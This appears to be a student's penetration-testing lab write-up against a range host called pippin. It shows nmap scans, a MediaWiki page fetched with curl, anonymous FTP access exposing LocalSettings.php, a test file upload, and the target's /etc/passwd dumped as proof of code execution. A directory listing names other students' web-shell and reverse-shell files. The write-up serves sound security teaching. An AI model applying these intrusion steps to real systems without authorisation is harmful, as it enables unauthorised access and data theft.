
(10.0.5.25)

Active Recon and Service Enumeration

Conduct Active Reconnaissance against pippin. Answer the following.


```
Deliverable 1.  Provide screenshots of open ports, their services and versions.
```



```
┌──(champuser㉿kali)-[~]
└─$ nmap 10.0.5.25 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 14:29 EDT
Nmap scan report for 10.0.5.25
Host is up (0.71s latency).
Not shown: 925 filtered tcp ports (no-response), 71 filtered tcp ports (host-unreach)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.2
22/tcp   open  ssh        OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http       Apache httpd 2.4.6 ((CentOS) PHP/7.3.31)
2967/tcp open  tcpwrapped
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 77.62 seconds
```

Deliverable 2. Provide screenshots of the services as they respond to client applications like web browsers and command line clients.



Main Page

MediaWiki has been installed.


Consult the User's Guide for information on using the wiki software.

Getting started [edit]

- Configuration settings list
- MediaWiki FAQ
- MediaWiki release mailing list
- Localise MediaWiki for your language
- Learn how to combat spam on your wiki


This page was last edited on 3 August 2022, at 11:30.

Privacy policy About pippin-wiki Disclaimers



```
┌──(champuser㉿kali)-[~]
└─$ curl 10.0.5.25/index.php/Main_Page
<!DOCTYPE html>
<html class="client-nojs" lang="en" dir="ltr">
<head>
<meta charset="UTF-8"/>
<title>pippin-wiki</title>
<script>document.documentElement.className = document.documentElement.className.replace( /(^|\s)client-nojs(\s|$)/, "$1client-js$2" );</scr
ipt>
<script>(window.RLQ=window.RLQ||[]).push(function(){mw.config.set({"wgCanonicalNamespace":"","wgCanonicalSpecialPageName":false,"wgNamespac
eNumber":0,"wgPageName":"Main_Page","wgTitle":"Main Page","wgCurRevisionId":1,"wgRevisionId":1,"wgArticleId":1,"wgIsArticle":true,"wgIsRedi
rect":false,"wgAction":"view","wgUserName":null,"wgUserGroups":["*"],"wgCategories":[],"wgBreakFrames":false,"wgPageContentLanguage":"en","
wgPageContentModel":"wikitext","wgSeparatorTransformTable":["",""],"wgDigitTransformTable":["",""],"wgDefaultDateFormat":"dmy","wgMonthName
s":["","January","February","March","April","May","June","July","August","September","October","November","December"],"wgMonthNamesShort":[
"","Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"],"wgRelevantPageName":"Main_Page","wgRelevantArticleId":1,"wgReq
uestId":"ZBdaUXIfn1dtTczFeIYg3gAAAAw","wgCSPNonce":false,"wgIsProbablyEditable":true,"wgRelevantPageIsProbablyEditable":true,"wgRestriction
Edit":[],"wgRestrictionMove":[],"wgIsMainPage":true});mw.loader.state({"site.styles":"ready","noscript":"ready","user.styles":"ready","user
":"ready","user.options":"ready","user.tokens":"loading","mediawiki.legacy.shared":"ready","mediawiki.legacy.commonPrint":"ready","mediawik
i.skinning.interface":"ready","skins.vector.styles":"ready"});mw.loader.implement("user.tokens@0tffind",function($,jQuery,require,module){/
*@nomin*/mw.user.tokens.set({"editToken":"+\\","patrolToken":"+\\","watchToken":"+\\","csrfToken":"+\\"});
});RLPAGEMODULES=["site","mediawiki.page.startup","mediawiki.user","mediawiki.page.ready","mediawiki.searchSuggest","skins.vector.js"];mw.l
oader.load(RLPAGEMODULES);});</script>
<link rel="stylesheet" href="/load.php?debug=false&amp;lang=en&amp;modules=mediawiki.legacy.commonPrint%2Cshared%7Cmediawiki.skinning.inter
face%7Cskins.vector.styles&amp;only=styles&amp;skin=vector"/>
<script async="" src="/load.php?debug=false&amp;lang=en&amp;modules=startup&amp;only=scripts&amp;skin=vector"></script>
<meta name="ResourceLoaderDynamicStyles" content=""/>
<meta name="generator" content="MediaWiki 1.32.0"/>
<link rel="alternate" type="application/x-wiki" title="Edit" href="/index.php?title=Main_Page&amp;action=edit"/>
<link rel="edit" title="Edit" href="/index.php?title=Main_Page&amp;action=edit"/>
<link rel="shortcut icon" href="/favicon.ico"/>
<link rel="search" type="application/opensearchdescription+xml" href="/opensearch_desc.php" title="pippin-wiki (en)"/>
<link rel="EditURI" type="application/rsd+xml" href="http://10.0.5.25/api.php?action=rsd"/>
<link rel="alternate" type="application/atom+xml" title="pippin-wiki Atom feed" href="/index.php?title=Special:RecentChanges&amp;feed=atom"
/>
<!--[if lt IE 9]><script src="/load.php?debug=false&amp;lang=en&amp;modules=html5shiv&amp;only=scripts&amp;skin=vector&amp;sync=1"></script
><![endif]-->
</head>
<body class="mediawiki ltr sitedir-ltr mw-hide-empty-elt ns-0 ns-subject page-Main_Page rootpage-Main_Page skin-vector action-view">      <
div id="mw-page-base" class="noprint"></div>
                <div id="mw-head-base" class="noprint"></div>
                <div id="content" class="mw-body" role="main">
                        <a id="top"></a>
                        <div class="mw-indicators mw-body-content">
</div>
<h1 id="firstHeading" class="firstHeading" lang="en">Main Page</h1>                     <div id="bodyContent" class="mw-body-content">
                                <div id="siteSub" class="noprint">From pippin-wiki</div>                                <div id="contentSub
"></div>
```


Deliverable 3. Have you found any of the services particularly interesting? Please explain using annotated screenshots and brief captions or descript



```
PORT    STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.17.26
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             135 Aug 03  2022 CODE_OF_CONDUCT.md
| -rw-r--r--    1 0        0           19421 Aug 03  2022 COPYING
| -rw-r--r--    1 0        0           11840 Aug 03  2022 CREDITS
| -rw-r--r--    1 0        0              95 Aug 03  2022 FAQ
| -rw-r--r--    1 0        0            3208 Aug 03  2022 Gruntfile.js
| -rw-r--r--    1 0        0          922569 Aug 03  2022 HISTORY
| -rw-r--r--    1 0        0            3543 Aug 03  2022 INSTALL
| -rw-r--r--    1 0        0            4159 Aug 03  2022 LocalSettings.php
| -rw-r--r--    1 0        0            1529 Aug 03  2022 README
| -rw-r--r--    1 0        0           43156 Aug 03  2022 RELEASE-NOTES-1.32
| -rw-r--r--    1 0        0             199 Aug 03  2022 SECURITY
| -rw-r--r--    1 0        0           12261 Aug 03  2022 UPGRADE
| -rw-r--r--    1 0        0            4463 Aug 03  2022 api.php
| -rw-r--r--    1 0        0          129662 Aug 03  2022 autoload.php
| drwxr-xr-x    2 0        0              23 Aug 03  2022 cache
| -rw-r--r--    1 0        0            3703 Aug 03  2022 composer.json
| -rw-r--r--    1 0        0             102 Aug 03  2022 composer.local.json-sample
| drwxr-xr-x    8 0        0            4096 Aug 03  2022 docs
| drwxr-xr-x   24 0        0            4096 Aug 03  2022 extensions
| drwxr-xr-x    2 0        0              37 Aug 03  2022 images
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
```

BLUE: Provides the FTP server status as well as the conditions for connections such as the TYPE, bandwidth limit, session timeout, connections are in plain text, etc.

RED: Files that are stored within the FTP server (NOTE SETTINGS FILES AND ACCESS)




```
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/7.3.31)
|_http-generator: MediaWiki 1.32.0
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.31
| http-title: pippin-wiki
|_Requested resource was http://10.0.5.25/index.php/Main_Page
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submi
/ .
Nmap done: 1 IP address (1 host up) scanned in 85.56 seconds
```


OS and Service used for HTTP

Deliverable 4. Upload a test file (give it a distinctive Safe for Work name) and provide proof that you've done so in the form of screenshots of commands and output.




```
ftp> put DAVE.txt DAVE.txt
local: DAVE.txt remote: DAVE.txt
229 Entering Extended Passive Mode (|||59163|).
150 Ok to send data.
100% |***********************************************************************************|     5       27.90 KiB/s    00:00 ETA
226 Transfer complete.
5 bytes sent in 00:00 (3.09 KiB/s)
```

(move to upload dir)




```
ftp> ls
229 Entering Extended Passive Mode (|||64556|).
150 Here comes the directory listing.
-rw-------    1 48       50              5 Mar 19 19:12 DAVE.txt
-rw-------    1 48       48            348 Mar 12 00:55 abijanscript.php
-rw-------    1 48       50          17044 Mar 12 16:05 eli-minkoff-shell.php
-rw-------    1 48       50            328 Mar 12 17:35 ericscript.php
-rw-------    1 48       50              3 Mar 13 01:01 file.txt
-rw-------    1 48       50             26 Mar 13 21:23 jones-script.php
-rw-------    1 48       50            328 Mar 13 21:27 joneswebshell.php
-rw-------    1 48       50            328 Mar 13 00:25 nothing.php
-rw-------    1 48       50            348 Mar 12 00:54 paulrevshell.php
-rw-------    1 48       50            328 Mar 13 02:28 testFile.php
-rw-------    1 48       50              6 Mar 13 02:25 testFile.txt
-rw-------    1 48       50            328 Mar 13 19:51 testfile2.php
-rw-------    1 48       50              5 Mar 13 19:26 testfile2.txt
-rw-------    1 48       50            328 Mar 13 01:15 tomtalk.php
-rw-------    1 48       50              6 Mar 12 17:28 vivi.txt
```



Dave


Deliverable 5. Provide evidence of remote code execution such that you can output the systems /etc/passwd file. How did you do this? Are there any accounts of interest? (At this point you should at least have the privileges of the attacked service)



```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/www/html:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
range-deployer:x:1000:1000::/home/range-deployer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
peregrin.took:x:1001:1001::/home/peregrin.took:/bin/bash
```

